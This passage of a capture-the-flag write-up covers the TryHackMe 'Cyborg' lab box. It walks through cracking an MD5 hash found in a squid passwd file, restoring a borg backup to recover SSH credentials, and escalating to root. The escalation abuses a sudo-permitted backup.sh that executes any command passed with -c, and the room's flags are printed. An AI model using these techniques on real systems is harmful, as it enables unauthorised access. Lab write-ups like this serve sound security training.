[!] Keyboard interrupt detected, terminating.
Progress: 185393 / 220561 (84.06%)
===============================================================
Finished
===============================================================
```

If I go to look in our other hidden directory, /etc, we see a file directory including the squid file Alex was talking about.



Index of /etc

Name	Last modified	Size	Description
Parent Directory		-	
squid/	2020-12-30 02:09	-	

Apache/2.4.18 (Ubuntu) Server at 10.10.18.124 Port 80


We found a passwd file within our squid folder.

Index of /etc/squid


Name	Last modified	Size	Description
Parent Directory		-	
passwd	2020-12-30 02:09	52	
squid.conf	2020-12-30 02:09	258	

Apache/2.4.18 (Ubuntu) Server at 10.10.18.124 Port 80


If we open the passwd file we get this string.



I decided to pipe this string into hashid to help me identify which hash is being used for easier decoding.



Now that we know that they are using MD5 we can utilize JohnTheRipper to bruteforce the hash and find the password to music_archive.




Now that we found the password, “squidward” we can try to ssh into the account.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh music_archive@10.10.18.124
The authenticity of host '10.10.18.124 (10.10.18.124)' can't be established.
ED25519 key fingerprint is SHA256:hJwt8CvQHRU+h3WUZda+Xuvsp1/od2FFuBvZJJvdSHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.18.124' (ED25519) to the list of known hosts.
music_archive@10.10.18.124's password:
Permission denied, please try again.
music_archive@10.10.18.124's password:
Permission denied, please try again.
music_archive@10.10.18.124's password:


┌──(kali㉿kali)-[~/Downloads]
└─$ ssh squid@10.10.18.124
squid@10.10.18.124's password:
Permission denied, please try again.
squid@10.10.18.124's password:
Permission denied, please try again.
squid@10.10.18.124's password:
```

We were unable to connect to any account using this information, we tried to log into squid which also led us nowhere. If I check the other file in the folder, squid.conf, I found another account called squid that is why I tried that.

```
auth_param basic program /usr/lib64/squid/basic_ncsa_auth /etc/squid/passwd
auth_param basic children 5
auth_param basic realm Squid Basic Authentication
auth_param basic credentialsttl 2 hours
acl auth_users proxy_auth REQUIRED
http_access allow auth_users
```


I am a bit stuck so I went to the other hidden directory and found this webpage, I clicked around until I found a .tar file.



Unsure what this was I extracted it to find a new “home” directory which led me to a list of files.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ tar -xf archive.tar

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
alpine-v3.19-x86_64-20240416_2152.tar.gz  archive.tar    hash.txt          LinEnum          src        Utility
amdorj_vsftpd_backdoor.rb                 build-alpine   home              msfinstall       ssh_hash   Weapons
a.py                                      dict.lst       'home-made lists' 'requests'$'\r'  Training

┌──(kali㉿kali)-[~/Downloads]
└─$ cd home

┌──(kali㉿kali)-[~/Downloads/home]
└─$ ls
field

┌──(kali㉿kali)-[~/Downloads/home]
└─$ cd field

┌──(kali㉿kali)-[~/Downloads/home/field]
└─$ ls
dev

┌──(kali㉿kali)-[~/Downloads/home/field]
└─$ cd dev

┌──(kali㉿kali)-[~/Downloads/home/field/dev]
└─$ ls
final_archive

┌──(kali㉿kali)-[~/Downloads/home/field/dev]
└─$ cd final_archive

┌──(kali㉿kali)-[~/…/home/field/dev/final_archive]
└─$ ls
config  data  hints.5  index.5  integrity.5  nonce  README
```

If I open the README I see that this is a borgbackup repository so I will use that to group them together again.




Using Borg list command I am able to compress them together again.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ borg list /home/kali/Downloads/home/field/dev/final_archive
Enter passphrase for key /home/kali/Downloads/home/field/dev/final_archive:
music_archive                        Tue, 2020-12-29 09:00:38 [f789ddb6b0ec108d130d16adebf5713c29faf19c44cad5e1eeb8ba37277b
1c82]
```


Then using the extract command I am able to get the original file.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ borg extract /home/kali/Downloads/home/field/dev/final_archive/::music_archive
Enter passphrase for key /home/kali/Downloads/home/field/dev/final_archive:
```

I got 2 files a secret.txt and a note.txt I check the secret.txt first to find a morale booster, thanks fieldRaccoon



In the other file we finally get some credentials



Let’s ssh into our newly found account, alex. Once we look through the files we find a user.txt

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh alex@10.10.18.124
alex@10.10.18.124's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


27 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ whoami
alex
alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
alex@ubuntu:~$
```


This is great, but I want to be root and not just a normal account, so let’s check if sudo has permission to any commands that Alex also has. Fair enough, we can utilize the backup.sh command to do just that.

```
alex@ubuntu:~$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

Taking a look at the file we can see what this file does, we can see it uses getopts. I am not familiar with this function so I needed to look at what this even does.


```
#  echo "$line"
#done < "$input"

while getopts c: flag
do
        case "${flag}" in
                c) command=${OPTARG};;
        esac
done



backup_files="/home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /
home/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music
/song9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3"

# Where to backup to.
dest="/etc/mp3backups/"

# Create archive filename.
hostname=$(hostname -s)
archive_file="$hostname-scheduled.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"

echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"

cmd=$($command)
echo $cmd
alex@ubuntu:/etc/mp3backups$
```

Thanks to Brave AI I was able to quickly get a run down of what getopt does.



So with our newfound knowledge we should ideally be able to run a cat command to be able to get the root flag. Although this isn't gaining root we were able to achieve our goal. If we wanted to gain access we can run a command like "sudo ./backup.sh -c "bin/bash"" instead of "sudo ./backup.sh -c "cat /root/root.txt"". Just ensure you have a listener to be able to catch the reverse shell.

```
alex@ubuntu:/etc/mp3backups$ sudo /etc/mp3backups/backup.sh -c "cat /root/root.txt"
/home/alex/Music/image12.mp3
/home/alex/Music/image7.mp3
/home/alex/Music/image1.mp3
/home/alex/Music/image10.mp3
/home/alex/Music/image5.mp3
/home/alex/Music/image4.mp3
/home/alex/Music/image3.mp3
/home/alex/Music/image6.mp3
/home/alex/Music/image8.mp3
/home/alex/Music/image9.mp3
/home/alex/Music/image11.mp3
/home/alex/Music/image2.mp3
find: '/run/user/108/gvfs': Permission denied
Backing up /home/alex/Music/song1.mp3 /home/alex/Music/song2.mp3 /home/alex/Music/song3.mp3 /home/alex/Music/song4.mp3 /hom
e/alex/Music/song5.mp3 /home/alex/Music/song6.mp3 /home/alex/Music/song7.mp3 /home/alex/Music/song8.mp3 /home/alex/Music/so
ng9.mp3 /home/alex/Music/song10.mp3 /home/alex/Music/song11.mp3 /home/alex/Music/song12.mp3 to /etc/mp3backups//ubuntu-sche
duled.tgz

tar: Removing leading `/' from member names
tar: /home/alex/Music/song1.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song2.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song3.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song4.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song5.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song6.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song7.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song8.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song9.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song10.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song11.mp3: Cannot stat: No such file or directory
tar: /home/alex/Music/song12.mp3: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors

Backup finished
flag{Than5s_f0r_play1ng_H0p£_y0u_enJ053d}
```


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
3
Learn > Cyborg
Cyborg
A box involving encrypted archives, source code analysis and more.
Easy
0 min
Start AttackBox
Help
Save Room
1604
Options
Room completed (100%)
Chart
Scoreboard
Write-ups
300
250
200
150
100
50
0
0day
UTTLab
NVTFT
Tolobarjo
sudhanlee
alby
hemy
RTXAYUSH
Deepak819
Reng0
Target Machine Information
Title
Cyborg should wo
Target IP Address
10.10.18.124
Expires
24min 22s
?
Add 1 hour
Terminate
Task 1
Deploy the machine
Task 2
Compromise the System
Compromise the machine and read the user.txt and root.txt